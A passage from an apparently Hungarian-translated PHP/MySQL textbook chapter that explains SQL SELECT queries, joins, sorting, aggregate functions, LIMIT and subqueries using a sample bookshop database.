  FROM megrendelesek
 WHERE vasarloid = 5;
a megrendelesek összes oszlopát kiválasztja, ám csak azokat a sorokat, ahol a vasarloid értéke 5. Ennek a lekérdezésnek a kimenete:
+-----+-----+-----+-----+
| rendelesid | vasarloid | összeg   | datum     |
+-----+-----+-----+-----+
| 1          | 5          | 69.98   | 2007-04-02 |
| 4          | 5          | 24.99   | 2007-05-01 |
+-----+-----+-----+-----+
```

A `WHERE` mellékág határozza meg az adott sorok kiválasztására használt feltételt. Jelen esetben azokat a sorokat választottuk ki, amelyeknek `vasarloid`-je 5. Az egyszeres egyenlőségelet az egyenlőség ellenőrzésére használjuk; figyeljük meg, hogy ez eltér a PHP-beli használattól, és ha egyszerre használjuk a két nyelvet, könnyen összeavarodhatunk!

Az egyenlőségen túlmenően a MySQL műveleti jelek és reguláris kifejezések széles skáláját támogatja. A `WHERE` mellékágakban leggyakrabban használtakat a 10.1 táblázatban találjuk. A lista nem teljes; ha nem találjuk itt, amit keresünk, nézzük meg a MySQL kézikönyvben!

10.1 táblázat: WHERE mellékágakban gyakran használt összehasonlító műveleti jelek

Műveleti jel	Név (ha van)	Példa	Leírás
=	Egyenlőség	<code>vasarloid = 3</code>	Két érték egyenlőségét állapítja meg.
>	Nagyobb, mint	<code>osszeg > 60.00</code>	Megállapítja, hogy az egyik érték nagyobb-e, mint a másik.
<	Kisebb, mint	<code>osszeg < 60.00</code>	Megállapítja, hogy az egyik érték kisebb-e, mint a másik.
>=	Nagyobb egyenlő	<code>osszeg >= 60.00</code>	Megállapítja, hogy az egyik érték nagyobb vagy egyenlő-e, mint a másik.
<=	Kisebb egyenlő	<code>osszeg <= 60.00</code>	Megállapítja, hogy az egyik érték kisebb vagy egyenlő-e, mint a másik.
<code>!= vagy <></code>	Nem egyenlő	<code>mennyiseg != 0</code>	Megállapítja, hogy a két érték nem egyenlő.
<code>IS NOT NULL</code>		<code>lakcim is not null</code>	Megállapítja, hogy a mező tartalmaz-e értéket.

Műveleti jel	Név (ha van)	Példa	Leírás
IS NULL		lakcim is null	Megállapítja, hogy mező nem tartalmaz értéket.
BETWEEN		osszeg between 0 and 60.00	Megállapítja, hogy az érték nagyobb vagy egyenlő-e a minimum értékkal, és kisebb vagy egyenlő-e a maximum értékkel.
IN		varos in ("Carlton", "Moe")	Megállapítja, hogy az érték megtalálható-e az adott halmazban.
NOT IN		city not in ("Carlton", "Moe")	Megállapítja, hogy az érték nem található meg az adott halmazban.
LIKE	Mintaillesztés	nev like ("Fred %")	Egyszerű SQL mintaillesztéssel ellenőrzi, hogy az érték illeszkedik-e egy adott mintához.
NOT LIKE	Mintaillesztés	nev not like ("Fred %")	Ellenorzi, hogy az érték nem illeszkedik egy adott mintához.
REGEXP	Reguláris kifejezés	nev regexp	Ellenorzi, hogy egy érték illeszkedik-e egy reguláris kifejezéshez.

A táblázat utolsó sora a LIKE és a REGEXP kulcsszóra hivatkozik. Mindkettő a mintaillesztés egy-egy formája. A LIKE egyszerű SQL mintaillesztést alkalmaz. A minták szabályos szövegből, illetve a tetszőleges számú speciális karaktert helyettesítő % (százalék) jelből és az egyetlen karaktert helyettesítő _ (alulvonás) karakterből épülhetnek fel.

A REGEXP kulcsszó reguláris kifejezéshez illesztésre használjuk. A MySQL POSIX-féle reguláris kifejezésekkel dolgozik. A REGEXP kulcsszó helyett az RLIKE is használható, a kettő egymás szinonimája. A POSIX-féle reguláris kifejezésekkel PHP-ben is használjuk. Részletesebben a Karakterláncok kezelése és reguláris kifejezések című 4. fejezetben olvashattunk róluk.

Egyszerűen a műveleti jelek és a mintaillesztési szintaktika használatával többféle feltételnek megfelelő lekérdezéseket hajthatunk végre, az AND és OR segítségével pedig még összetettebb szűrőfeltételeket hozhatunk létre. Például:

```
SELECT *
FROM megrendelesek
WHERE vasarloid = 3 OR vasarloid = 4;
```

Adatok visszakeresése több táblázatból

Hogy valamely kérdésünkre választ kapjunk egy adatbázisból, gyakran egynél több tábla adatait szükséges felhasználnunk. Ha például azt szeretnénk tudni, hogy melyik vásárló adott le rendelést ebben a hónapban, a *vasarlok* és a *megrendelesek* táblát kell megnéznünk. Ha arra is szükségünk van, hogy pontosan mit rendeltek, a *rendelesi_tetelek* táblát is meg kell néznünk.

Ezek az elemek külön táblákban helyezkednek el, mert a valóság különböző objektumaihoz kapcsolódnak. Ez a jó adatbázis-tervezés egyik alapelve, amit a *Webes adatbázis megtervezése* című 8. fejezetben ismertünk meg.

Ahhoz, hogy ezeket az információkat összerakjuk SQL-ben, egy összekapcsolás (join) nevű műveletet kell végrehajtanunk. Ez egyszerűen azt jelenti, hogy két vagy több táblát összekapcsolva követhetjük az adatok közötti kapcsolatokat. Ha szeretnénk megtekinteni például a Julie Smith vásárló által feladott megrendeléseket, ki kell keresnünk a *vasarlok* táblában Julie ügyfél-azonosítóját (vasarloid), majd a *megrendelesek* táblában az ahhoz tartozó megrendeléseket.

Bár az összekapcsolás elvileg egyszerű dolog, mégis egyike az SQL finom és összetett területeinek. Számos különböző összekapcsolási típust valósíthatunk meg MySQL-ben, és minden egyik más célra alkalmazható.

Egyszerű, kéttáblás összekapcsolás

Kezdésképpen nézzük meg az imént említett, Julie Smith-szel kapcsolatos lekérdezés SQL kódját:

```
SELECT megrendelesek.rendelesid, megrendelesek.osszeg, megrendelesek.datum
FROM vasarlok, megrendelesek
WHERE vasarlok.nev = 'Julie Smith'
AND vasarlok.vasarloid = megrendelesek.vasarloid;
```

A lekérdezés kimenete az alábbi:

rendelesid	osszeg	datum
1	69.98	2007-04-02
4	24.99	2007-05-01

Érdemes néhány dolgot megemlíteni. Először is, mivel a lekérdezés véghajtásához két tábla adataira is szükség van, minden két táblát ki kell listáznunk.

A két tábla listázásával az összekapcsolás típusát is meghatároztuk – minden bizonnal anélkül, hogy tudtunk volna róla. A táblanevek közötti vessző az INNER JOIN vagy CROSS JOIN begépelésével egyenértékű. Az ilyen típusú összekapcsolást szokták teljes összekapcsolásnak (full join) vagy a táblák Descartes-szorzatának (Cartesian product) is nevezni. Azt jelenti, hogy „fogd a felsorolt táblákat, és csinál belük egy nagy táblát! A nagy tábla sorai a felsorolt táblák sorainak összes lehetséges kombinációját tartalmazzák, akár van értelmük, akár nincs!” Más szavakkal olyan táblát kapunk, amelyben a `vasarlok` tábla minden sorával a megrendelesek tábla minden egyes sorát párosították, függetlenül attól, hogy az adott vásárló adta-e le az adott rendelést.

Ez a nyers erő (brute-force) alapú megközelítés az esetek többségében nem túl hasznos. Általában csak azokat a sorokat szeretnék látni, amelyeknek tényleg van értelme – például egy adott vásárló által feladott megrendeleteket.

Úgy juthatunk ilyen eredményre, ha összekapcsolási feltételt (join condition) rakunk a WHERE mellékágba. Ez a különleges típusú feltételes utasítás mutatja meg, hogy mely tulajdonságok alkotják a két tábla közötti kapcsolatot. Jelen esetben az összekapcsolási feltétel:

```
vasarlok.vasarloid = megrendelesek.vasarloid
```

Ez közli a MySQL-lel, hogy csak azokat a sorokat rakja az eredménytáblába, ahol a `vasarlok` tábla ügyfél-azonosítója megegyezik a megrendelesek táblájával.

Az összekapcsolási feltétel lekérdezéshez adásával másmilyen összekapcsolást kapunk, amelynek típusa: `egyenösszekapcsolás (equi-join)`.

Figyeljük meg, hogy a pont használata teszi egyértelművé, hogy egy adott oszlop melyik táblából származik; vagyis a `vasarlok.vasarloid` a `vasarlok` tábla `vasarloid` oszlopát, a megrendelesek.`vasarloid` pedig a megrendelesek tábla `vasarloid` oszlopát jelöli.

A pont használatára akkor van szükség, ha az oszlop neve nem egyértelmű – vagyis, ha egnél több táblában fordul elő. Ha a használatot kiterjesztjük, akkor különböző adatbázisok ugyanolyan nevű oszlopainak megkülönböztetésére is alkalmas. Példánkban a `tabla.oszlop` megnevezést használtuk, de az `adatbazis.tabla.oszlop` jelöléssel az adatbázist is meghatározzuk – például azért, hogy teszteljünk egy, az alábbihoz hasonló feltételt:

```
konyvek.megrendelesek.vasarloid = masik_adatbazis.megrendelesek.vasarloid
```

Ezt a hivatkozási módszert a lekérdezésben szereplő minden oszlopnál használhatjuk. Különösen akkor érdemes ezzel elni, ha lekérdezéseink kezdenek összetetté válni. A MySQL nem igényli ezt, de emberi szemmel sokkal olvashatóbbá és kezelhetőbbé teszi lekérdezéseinket. Láthatjuk, hogy ezt a szokást követtük az előző lekérdezés többi részében, például a `vasarlok.nev = 'Julie Smith'` feltétel esetében.

`nev` nevű oszlop csak a `vasarlok` táblában fordul elő, így igazából nem szükséges meghatároznunk, hogy melyik tábla oszlopára hivatkozunk. A MySQL soha nem fog összezavarodni. Az emberek számára a `nev` önmagában kódös lehet, így egyértelműbbé teszi a lekérdezés jelentését, ha `vasarlok.nev` formában hivatkozunk az adott oszlopra.

Kettőnél több tábla összekapcsolása

Kettőnél több táblát összekapcsolni semmivel nem bonyolultabb, mint a kéttáblás összekapcsolás. Általános szabályként elmondható, hogy a táblákat párosával kell az összekapcsolási feltételekkel összekapcsolni. Úgy képzeljük el ezt, mintha tábláiról táblára követnékn az adatok közötti kapcsolatot!

Ha például arra vagyunk kíváncsiak, melyik vásárló rendelt Javaival foglakozó könyveket (mondjuk azért, hogy reklámot küldjünk neki egy újonnan megjelenő Java kiadványról), több táblán kell végigkövetnünk ezeket a kapcsolatokat.

Olyan vásárlókat kell keresnünk, akik legalább egy olyan megrendelést feladtak, amelynek egyik rendelési tétele (`rendelesi_tetelek`) egy Javaival foglalkozó könyv volt. A `vasarlok` táblából a `vasarloid` használatával jutunk el a megrendelesek táblához, ahogy ezt már korábban is láttuk. Ahhoz, hogy a megrendelesek táblából eljussunk a `rendelesi_tetelek` tábláig, a rendelésazonosítót (`rendelesid`) kell használni. Végül a `rendelesi_tetelek`

táblából a konyvek tábla egy konkrét könyvéhez az ISBN-kód által juthatunk. Ha létrehoztuk ezeket a kapcsolatokat, megnézzük, melyik könyv címében szerepel a Java kifejezés, majd visszatérünk azon vásárlók nevéhez, akik rendeltek ezekből a könyvekből.

Nézzük meg azt a lekérdezést, amely mindenzt megvalósítja:

```
SELECT vasarlok.nev
FROM vasarlok, megrendelesek, rendelesi_tetelek, konyvek
WHERE vasarlok.vasarloid = megrendelesek.vasarloid
AND megrendelesek.rendelesid = rendelesi_tetelek.rendelesid
AND rendelesi_tetelek.isbn = konyvek.isbn
    AND konyvek.cim LIKE '%Java%';
```

A lekérdezés a következő kimenetet eredményez:

```
+-----+
| nev      |
+-----+
| Julie Smith |
+-----+
```

Láthatjuk, hogy a példában négy különböző táblázon keresztül követtük az adatokat, és ha mindenzt egyenösszekapcsolással szeretnénk elérni, három különböző összekapcsolási feltételre van szükségünk. Általánosságban igaz, hogy összekapcsolni kívánt táblapáronként egy összekapcsolási feltétel szükséges, így az összekapcsolási feltételek száma az összekapcsolni kívánt táblák számánál egyetlen kisebb. Ez az alapszabály hasznos lehet a nem igazán működő lekérdezések hibakeresésénél. Ellenőrizzük összekapcsolási feltételeinket, és győződjünk meg arról, hogy végig jártuk az utat onnan, amit tudunk, oda, amit tudni szeretnénk!

A feltételt nem teljesítő sorok keresése

Az összekapcsolás MySQL-ben használt másik fő típusa a bal összekapcsolás (left join).

Megfigyelhetjük, hogy az előző példákból a lekérdezés eredménye csak azokat a sorokat tartalmazta, ahol egyezést találtunk. Előfordulhat azonban az is, hogy kifejezetten a nem egyező sorokra van szükségünk – például azokat a vásárlókat keresünk, akik soha nem rendeltek, vagy azokat a könyveket, amiket soha nem rendeltek.

Az ilyen jellegű kérdések MySQL-beli megválasztásának egyik módszere a bal összekapcsolás használata. Az ilyen típusú összekapcsolás a két tábla közötti meghatározott összekapcsolási feltétel alapján keres egyező sorokat. Ha a jobb oldali táblában nincsenek egyező sorok, olyan sor adódik az eredményhez, amely NULL értékeket tartalmaz a jobb oszlopokban.

Nézzünk egy példát:

```
SELECT vasarlok.vasarloid, vasarlok.nev, megrendelesek.rendelesid
FROM vasarlok LEFT JOIN megrendelesek
ON vasarlok.vasarloid = megrendelesek.vasarloid;
```

Ez az SQL lekérdezés bal összekapcsolást használ az ügyfelek és a megrendelések összekapcsolására. Láthatjuk, hogy a bal összekapcsolás enyhén eltérő szintaktikát alkalmaz az összekapcsolási feltételhez; jelen esetben az összekapcsolási feltétel az SQL utasítás speciális ON mellékágába kerül.

Ennek a lekérdezésnek a következő az eredménye:

```
+-----+-----+-----+
| vasarloid | nev           | rendelesid |
+-----+-----+-----+
| 3         | Julie Smith   | 1          |
| 3         | Julie Smith   | 4          |
| 4         | Alan Wong     | NULL       |
| 5         | Michelle Arthur | NULL       |
+-----+-----+-----+
```

Ez a kimenet csak azoknál a vásárlónál tartalmaz rendelésazonosítót (rendelesid), akiknek van rekordja a megrendelés táblában, azaz volt megrendelésük.

Ha csak azokat a vásárlókat szeretnénk látni, akik még semmit sem rendeltek, NULL értékeket kell keresnünk a jobb tábla (jelen esetben a rendelesid) elsődleges kulcsmezőjében, mivel a valódi sorokban az nem lehet NULL:

```
SELECT vasarlok.vasarloid, vasarlok.nev
FROM vasarlok LEFT JOIN megrendelesek
```

```
USING (vasarloid)
WHERE megrendelesek.rendelesid IS NULL;
Az eredmény:
+-----+-----+
| vasarloid | nev      |
+-----+-----+
| 4          | Alan Wong   |
| 5          | Michelle Arthur |
+-----+-----+
```

Figyeljük meg azt is, hogy ez a példa másmilyen szintaktikát használ az összekapcsolási feltételhez! A bal összekapcsolások vagy az első példában látott ON, vagy a második példában szereplő USING szintaktikával működnek. Meg kell említenünk, hogy az utóbbi nem határozza meg, hogy melyik táblából jön az összekapcsolási tulajdonság; éppen ezért a USING használatához arra van szükség, hogy a két tábla oszlopának ugyanaz legyen a neve.

Az ilyen jellegű kérdéseket egymásba ágyazott lekérdezésekkel (subquery) is megválaszolhatjuk. Ezekkel a fejezet egy későbbi részében részletesen foglalkozunk.

Más nevek használata a táblákra: az aliasok

Gyakran praktikus, esetenként pedig nélkülözhetetlen, hogy a táblára más néven is hivatkozni tudjunk. A táblák ezen más neveit aliasoknak nevezik. A lekérdezés elején hozhatjuk létre őket, ezt követően végig használhatók. Sokszor rövidítésként szolgálnak. Képzeljük el a korábban látott hatalmas lekérdezést aliasokkal átírva:

```
SELECT v.nev
FROM vasarlok AS v, megrendelesek AS m, rendelesi_tetelek AS rt, konyvek AS k
WHERE v.vasarloid = m.vasarloid
AND m.rendelesid = rt.rendelesid
AND rt.isbn = k.isbn
AND k.cim LIKE '%Java%';
```

Miután meghatároztuk a használni kívánt táblákat, egy AS mellékág hozzáadásával deklaráljuk az adott tábla aliasát. Az aliasokat oszlopokhoz is használhatjuk – erre rövidesen visszatérünk még, amikor az összesítő függvényeket vizsgáljuk meg.

Amikor egy táblázatot önmagával szeretnénk összekapcsolni, táblaliasokat kell használnunk. A feladat bonyolultabbnak és egzotikusabbnak hangzik, mint amilyen valójában. Többek között akkor tud hasznos lenni, amikor egy táblában ugyanolyan értékű sorokat keresünk. Ha például olyan vásárlókat keresünk, akik ugyanabban a városban laknak – tegyük fel, hogy olvasó-kört szeretnénk létrehozni –, két különböző aliasat adhatunk ugyanannak a táblának (vasarlok):

```
SELECT v1.nev, v2.nev, v1.varos
FROM vasarlok AS v1, vasarlok AS v2
WHERE v1.varos = v2.varos
AND v1.nev != v2.nev;
```

Itt tulajdonképpen úgy teszünk, mintha a vasarlok két különböző tábla, c1 és c2 lenne, és összekapcsolást hajtunk végre a Varos oszlopon. Figyeljük meg, hogy a második feltételre (c1.nev != c2.nev) is szükség van annak érdekében, hogy ne önmagukkal párosítsuk a vásárlókat!

Összefoglalás: összekapcsolások

A 10.2 táblázatban az előzőekben bemutatott különböző összekapcsolás-típusok összefoglalását láthatjuk. Léteznek további típusok is, ám az itt szereplők a legfontosabbak, a leggyakrabban használtak.

10.2 táblázat: Összekapcsolási típusok MySQL-ben

Név	Leírás
Descartes-szorzat	Az összekapcsolásban részt vevő összes tábla minden sorának minden lehetséges kombinációja. A táblanevek közé vesszöt írva, WHERE mellékágat nem meghatározva hozható létre.
Teljes összekapcsolás	Ugyanaz, mint az előző.

Név	Leírás
Keresztösszekapcsolás	Ugyanaz, mint az előző. Úgy is létrehozható, hogy az összekapcsolni kívánt táblák neve közé a CROSS JOIN kulcsszavakat írjuk.
Belső összekapcsolás	Szemantikailag a vesszővel egyenértékű. Az INNER JOIN kulcsszavakkal is meghatározható. WHERE feltétel nélkül a teljes összekapcsolással egyenértékű. Általában meghatározunk WHERE feltételt, hogy valódi belső összekapcsolássá tegyük.
Egyenösszekapcsolás	Feltételes kifejezést = jellet használva párosítja az összekapcsolásban lévő különböző táblák sorait. SQL-ben ez a WHERE mellékágat tartalmazó összekapcsolás.
Bal összekapcsolás	Táblák között próbál sorokat párosítani, és a nem passzoló sorokat NULL értékkel tölti ki. SQL-ben a LEFT JOIN kulcsszavakkal használjuk, hiányzó értékek megkeresésére alkalmas. Ugyanígy használhatunk jobb összekapcsolást (right join) is.

Adatok visszakeresése meghatározott sorrendben

Ha meghatározott sorrendben szeretnénk megjeleníteni a lekérdezés által visszaadott sorokat, a SELECT utasítás ORDER BY mellékágát kell használnunk. Ez a funkció kiválóan alkalmas arra, hogy a kimenetet emberi szem által jól olvasható formában állítsuk el.

Az ORDER BY mellékág a SELECT mellékágban felsorolt egy vagy több oszlop szerint rendezzi a sorokat. Vegyük például az alábbi lekérdezést:

```
SELECT nev, lakcim
FROM vasarlok
ORDER BY nev;
```

Ez a lekérdezés ábécésorrendben adja vissza az ügyfelek nevét és címét, így:

nev	lakcim
Alan Wong	1/47 Haines Avenue
Julie Smith	25 Oak Street
Michelle Arthur	357 North Road

Figyeljük meg, hogy a nevek jelen esetben – mivel az angolszász területen használt *keresztnév-vezetéknév* formában tárójuk őket – a keresztnév alapján vannak rendezve! Ha vezetéknév alapján szeretnénk rendezni, két mezőben kellene tárolni a neveket.

Az alapértelmezett rendezés az emelkedő sorrend (a-tól z-ig vagy numerikusan emelkedő). Ha szeretnénk, az ASC kulcsszó segítségével kifejezetten megadhatjuk ezt:

```
SELECT nev, lakcim
FROM vasarlok
ORDER BY nev ASC;
```

A DESC (descending, azaz csökkenő) kulcsszó használatával pont fordított, azaz csökkenő sorrendbe rendezhetünk:

```
SELECT nev, lakcim
FROM vasarlok
ORDER BY nev DESC;
```

Több oszlop szerint is rendezhetünk. Az oszlopnevek helyett használhatunk aliasokat vagy a sorszámkat is (a 3 például a tábla harmadik oszlopát jelenti).

Adatok csoportosítása és összesítése

Gyakran tudni szeretnénk, hogy hány sor értéke esik egy adott halmazba, vagy mi az oszlopan lévő értékek átlaga – például az átlagos rendelési érték. A MySQL összesítő függvényei jó szolgálatot tesznek az ilyen típusú lekérdezések lebonyolítására.

Az összesítő függvényeket egész táblára vagy táblán belüli adatcsoportra alkalmazhatjuk. A leggyakoribb ilyen függvényeket a 10.3 táblázatban láthatjuk.

10.3 táblázat: A MySQL összesítő függvényei

Név	Leírás
AVG (oszlop)	Az adott oszlopan lévő értékek átlaga.
COUNT (elemek)	Ha meghatározunk egy oszlopot, a függvény az abban található nem üres értékek számát adja vissza. Ha a DISTINCT kulcsszót rakjuk az oszlopnév elő, akkor csak az oszlopan található különböző értékek számát kapjuk vissza. A COUNT (*) a sorok számát adja vissza, és nem vizsgálja, hogy van-e közöttük üres értékű.
MIN (oszlop)	A megadott oszlopan található legkisebb érték.
MAX (oszlop)	A megadott oszlopan található legnagyobb érték.
STD (oszlop)	A megadott oszlopan található értékek szórása.
STDDEV (oszlop)	Ugyanaz, mint az STD (oszlop).
SUM (oszlop)	A megadott oszlopan található értékek összege.

Nézzünk néhány példát; kezdésképpen vizsgáljuk meg az imént említett kérdést! A megrendelések átlagértékét a következőképpen számíthatjuk ki:

```
SELECT avg(osszeg)
FROM megrendeles;
```

Kimenetként az alábbihoz hasonlót kapunk:

```
+-----+
| avg(osszeg) |
+-----+
| 54.985002 |
+-----+
```

Ha részletesebb információra vágyunk, használjuk a GROUP BY mellékágat! Ez lehetővé teszi, hogy csoportonként – például ügyfélszámonként – tekintsük meg az átlagos rendelési értéket. Ebből megtudhatjuk, mely vásárlóink adják a legnagyobb értékű rendeléseket:

```
SELECT vasarloid, AVG(osszeg)
FROM megrendelesek
GROUP BY vasarloid;
```

Ha a GROUP BY mellékágat összesítő függvényhez használjuk, megváltoztatja a függvény működését. Ahelyett, hogy a tábla összes rendelési értékének átlagát adná, a lekérdezés az egyes vásárlókhöz (Pontosabban az egyes ügyfél-azonosítókhöz) tartozó átlagos rendelési összegről tájékoztat:

```
+-----+-----+
| vasarloid | avg(osszeg) |
+-----+-----+
| 1         | 49.990002 |
| 2         | 74.980003 |
| 3         | 47.485002 |
+-----+-----+
```

Egy dolgot fontos megemlítenünk a csoportosító és összesítő függvények használata kapcsán: ha ANSI SQL-ben összesítő függvényt vagy GROUP BY mellékágat használunk, a SELECT mellékág csak az összesítő függvény(ek)et és a GROUP BY mellékágban megnevezett oszlopokat tartalmazhatja. Ugyanígy, ha valamely oszlopot használni kívánjuk a GROUP BY mellékágban, azt a SELECT mellékágban is szerepeltetni kell.

A MySQL kicsivel nagyobb szabadságot enged itt számunkra. Támogatja a kiterjesztett szintaktikát (extended syntax), amely lehetővé teszi, hogy a SELECT mellékágából kihagyjuk azokat az elemeket, amelyekre valójában nincs szükségünk.

Az adatok csoportosítása és összesítése mellett arra is lehetőségünk nyílik, hogy ellenőrizzük egy összesítés eredményét. Erre a HAVING mellékágat használjuk. Követlenül a GROUP BY mellékág után kell következnie, és olyan, mint egy WHERE mellékág, amely csak csoportokra és összesítésekre vonatkozik.

Gondoljuk tovább az előző példát! Ha azt szeretnénk kideríteni, hogy melyik vásárló átlagos rendelési összege haladja meg az 50 dollárt, az alábbi lekérdezéssel tudhatjuk meg ezt:

```
SELECT vasarloid, AVG(osszeg)
FROM megrendelesek
```

```
GROUP BY vasarloid
HAVING AVG(osszeg) > 50;
```

Jegyezzük meg, hogy a HAVING mellékág csoportokra vonatkozik! A fenti lekérdezés az alábbi eredményt hozza:

```
+-----+-----+
| vasarloid | avg(osszeg) |
+-----+-----+
| 2         | 74.98003   |
+-----+-----+
```

Visszakapni kívánt sorok kiválasztása

A LIMIT a SELECT utasítás egyik olyan mellékága, amely rendkívül jó szolgálatot tehet webes alkalmazások esetén. Használatával meghatározhatjuk, hogy a kimenet mely sorait kapjuk meg. Ez a mellékág két paramétert fogad: a kezdősor sorszámát és a visszaadandó sorok számát.

Az alábbi lekérdezés a LIMIT használatát példázza:

```
SELECT nev
FROM vasarlok
LIMIT 2, 3;
```

A következőképpen olvasható ez a lekérdezés: „Válassz ki az ügyfelek nevét, majd a kimenet második sorától kezdve adj vissza három sort!” Érdemes megjegyezni, hogy a sorok számozása nullával kezdődik; ez azt jelenti, hogy a kimenet első sora a nulladik számú sor lesz.

Ez a funkció igen hasznos például akkor, amikor egy vásárló webes termékkatalógust böngész, és oldalanként tíz árucikket szeretnénk megjeleníteni a számára. Jegyezzük meg azonban, hogy a LIMIT nem része az ANSI SQL-nek! MySQL kiterjesztés, így használata esetén SQL kódunk elveszti kompatibilitását az egyéb relációs adatbázis-kezelő rendszerek többségével.

Egymásba ágyazott lekérdezések használata

Az egymásba ágyazott lekérdezés (subquery) – mint magyar megnevezése hüen jelzi – másik lekérdezésbe ágyazott lekérdezés. Bár az egymásba ágyazott lekérdezések funkcióját gondosan kezelt összekapsolásokkal és ideiglenes táblákkal is el lehet érni, az egymásba ágyazott lekérdezések sok esetben könnyebben olvashatók és írhatók.

Alapszintű egymásba ágyazott lekérdezések

Az egymásba ágyazott lekérdezések leggyakoribb használata az, amikor az egyik lekérdezés eredményét egy másikéval hasonlítjuk össze. Ha például azt a megrendelést szeretnénk megtalálni, amelynek rendelési értéke mind közül a legmagasabb volt, a következő lekérdezéssel juthatnánk el célunkhoz:

```
SELECT vasarloid, osszeg
FROM megrendelesek
WHERE osszeg = (SELECT MAX(osszeg) FROM megrendelesek);
```

Ez a lekérdezés az alábbi eredményt hozza:

```
+-----+-----+
| vasarloid | osszeg |
+-----+-----+
| 2         | 74.98   |
+-----+-----+
```

Ebben az esetben az egymásba ágyazott lekérdezés egyetlen értéket ad vissza (a maximális rendelési összeget), amit aztán a külső lekérdezés összehasonlításában használunk fel. Kiváló példája ez az egymásba ágyazott lekérdezések alkalmazásának, mivel ezt a konkrét lekérdezést ANSI SQL összekapsolások használatával nem lehet elegánsan reprodukálni. Ugyanezt az eredményt adja azonban az alábbi összekapsolásos lekérdezés is:

```
SELECT vasarloid, osszeg
FROM megrendelesek
ORDER BY osszeg DESC
LIMIT 1;
```

Mivel ez a lekérdezés a `LIMIT` kulcsszót használja, nem kompatibilis az RDBMS-ek többségével, de MySQL-ben az egymásba ágyazott lekérdezéses változatnál hatékonyabban hajtódik végre.

Az egyik legföbb oka annak, hogy MySQL-ben sokáig nem használhattunk egymásba ágyazott lekérdezéseket, az volt, hogy kevés olyan dolog van, amit nem lehet nélküük megvalósítani. Technikailag létrehozhatunk egyetlen, szabályos ANSI SQL lekérdezést, amely ugyanazt eredményezi, ám egy kevésbé hatékony, `MAX-CONCAT` nevű trükkre épül.

Az egymásba ágyazott lekérdezések értékeit minden szabályos összehasonlító műveleti jellet használhatjuk. Néhány különleges műveleti jel is létezik az egymásba ágyazott lekérdezésekhez, ezeket a most következő részben mutatjuk be.

Egymásba ágyazott lekérdezések és műveleti jelek

Öt különleges műveleti jel használható az egymásba ágyazott lekérdezésekhez. Négy közülük általános egymásba ágyazott lekérdezésekhez való, az egyik (`EXISTS`) pedig kizárolag korrelált egymásba ágyazott lekérdezésekknél használható. Ez utóbbival a következő részben foglalkozunk majd.

Az általános egymásba ágyazott lekérdezésekhez használható négy műveleti jelet a 10.4 táblázat tartalmazza.

10.4 táblázat: Egymásba ágyazott lekérdezések műveleti jelei

Név	Példaszintaktika	Leírás
ANY	<code>SELECT c1 FROM t1 WHERE c1 > ANY (SELECT c1 FROM t2);</code>	Visszatérési értéke akkor igaz, ha az összehasonlítás az egymásba ágyazott lekérdezésben lévő bármely sorra igaz.
IN	<code>SELECT c1 FROM t1 WHERE c1 IN (SELECT c1 from t2);</code>	Az ANY-vel egyenértékű.
SOME	<code>SELECT c1 FROM t1 WHERE c1 > SOME (SELECT c1 FROM t2);</code>	Az ANY aliasa; bizonyos esetekben ez jobban hangszik az – angolul értő – emberi fülnek.
ALL	<code>SELECT c1 FROM t1 WHERE c1 > ALL (SELECT c1 from t2);</code>	Visszatérési értéke akkor igaz, ha az összehasonlítás az egymásba ágyazott lekérdezésben lévő minden sorra igaz.

Az `IN` kivételével a fenti műveleti jelek csak összehasonlító operátor után jelenhetnek meg. Az `IN`-ben úgymond már benne van az összehasonlító operátora (=).

Korrelált egymásba ágyazott lekérdezések

Korrelált egymásba ágyazott lekérdezésekben kicsit összetettebbek a dolgok. Ezeken a külső lekérdezés elemeit felhasználhatjuk a belső lekérdezésben. Például:

```
SELECT isbn, cim
FROM konyvek
WHERE NOT EXISTS
  (SELECT * FROM rendelesi_tetelek WHERE rendelesi_tetelek.isbn=konyvek.isbn);
```

Ez a lekérdezés egyszerre példázza a korrelált egymásba ágyazott lekérdezések és az egymásba ágyazott lekérdezések utolsó különleges műveleti jelének, az `EXISTS`-nek a használatát. Azokat a könyveket adja vissza, amiket még soha nem rendeltek meg. (Ez ugyanaz az információ, amihez korábban bal összekapcsolás használatával jutottunk.) Figyeljük meg, hogy a belső lekérdezés csak a `FROM` listában tartalmazza a `rendelesi_tetelek` táblát, de a `konyvek.isbn` oszlopra hivatkozik! Már szavakkal ezt azt jelenti, hogy a belső lekérdezés a külsőben lévő adatra hivatkozik. Ez egyébként a korrelált egymásba ágyazott lekérdezés definíciója: olyan belső sorokat keresünk, amelyek megegyeznek (vagy – mint jelen esetben – nem egyeznek meg) a külső sorokkal.

Az `EXISTS` operátor visszatérési értéke akkor igaz, ha vannak egyező sorok az egymásba ágyazott lekérdezésben. Ebből következik, hogy a `NOT EXISTS` visszatérési értéke pedig akkor igaz, ha nincsenek egyező sorok az egymásba ágyazott lekérdezésben.

Soros egymásba ágyazott lekérdezések

Az eddig látott, egymásba ágyazott lekérdezések egyetlen értéket adtak vissza, bár sok esetben ez az érték `true` vagy `false` volt (így volt ez az előző, az `EXISTS` műveleti jelet használó példában `is`). A soros egymásba ágyazott lekérdezések (row subquery) teljes sort adnak vissza, amit azután összehasonlíthatunk a külső lekérdezésben szereplő más teljes sorokkal. Ezt a módszert jellemzően arra használjuk, hogy olyan sorokat keressünk valamely táblában, amelyek egy másik-

ban is megtalálhatók. A könyves adatbázisban nem tudunk erre jó példát mutatni, de az általános szintaktika az alábbihoz hasonló:

```
SELECT c1, c2, c3
FROM t1
WHERE (c1, c2, c3) IN (SELECT c1, c2, c3 FROM t2);
```

Egymásba ágyazott lekérdezés használata ideiglenes táblaként

Egymásba ágyazott lekérdezést használhatunk egy különböző lekérdezés FROM mellékágában. Ezzel a módszerrel hatékonyan kérdezhetjük le egy egymásba ágyazott lekérdezés kimenetét, úgy, mintha ideiglenes táblaként kezelnénk azt. Legegyszerűbb formájában ez valahogy így néz ki:

```
SELECT * FROM
(SELECT vasarloid, nev FROM vasarlok WHERE varos='Box Hill')
AS box_hill_customers;
```

Láthatjuk, hogy az egymásba ágyazott lekérdezés itt a FROM mellékágba került. Rögtön az egymásba ágyazott lekérdezés záró zárójele után alias kell adnunk az egymásba ágyazott lekérdezés eredményének. Ezt követően a különböző lekérdezésben ugyanúgy kezelhetjük, mint bármilyen más táblát.

Adatbázisban lévő rekordok frissítése

Túl azon, hogy adatokat keresünk vissza az adatbázisokból, az is gyakran előfordul, hogy módosítani szeretnénk azokat. Meg akarjuk például emelni az adatbázisban szereplő könyvek árát. Az UPDATE utasítás ad erre lehetőséget.

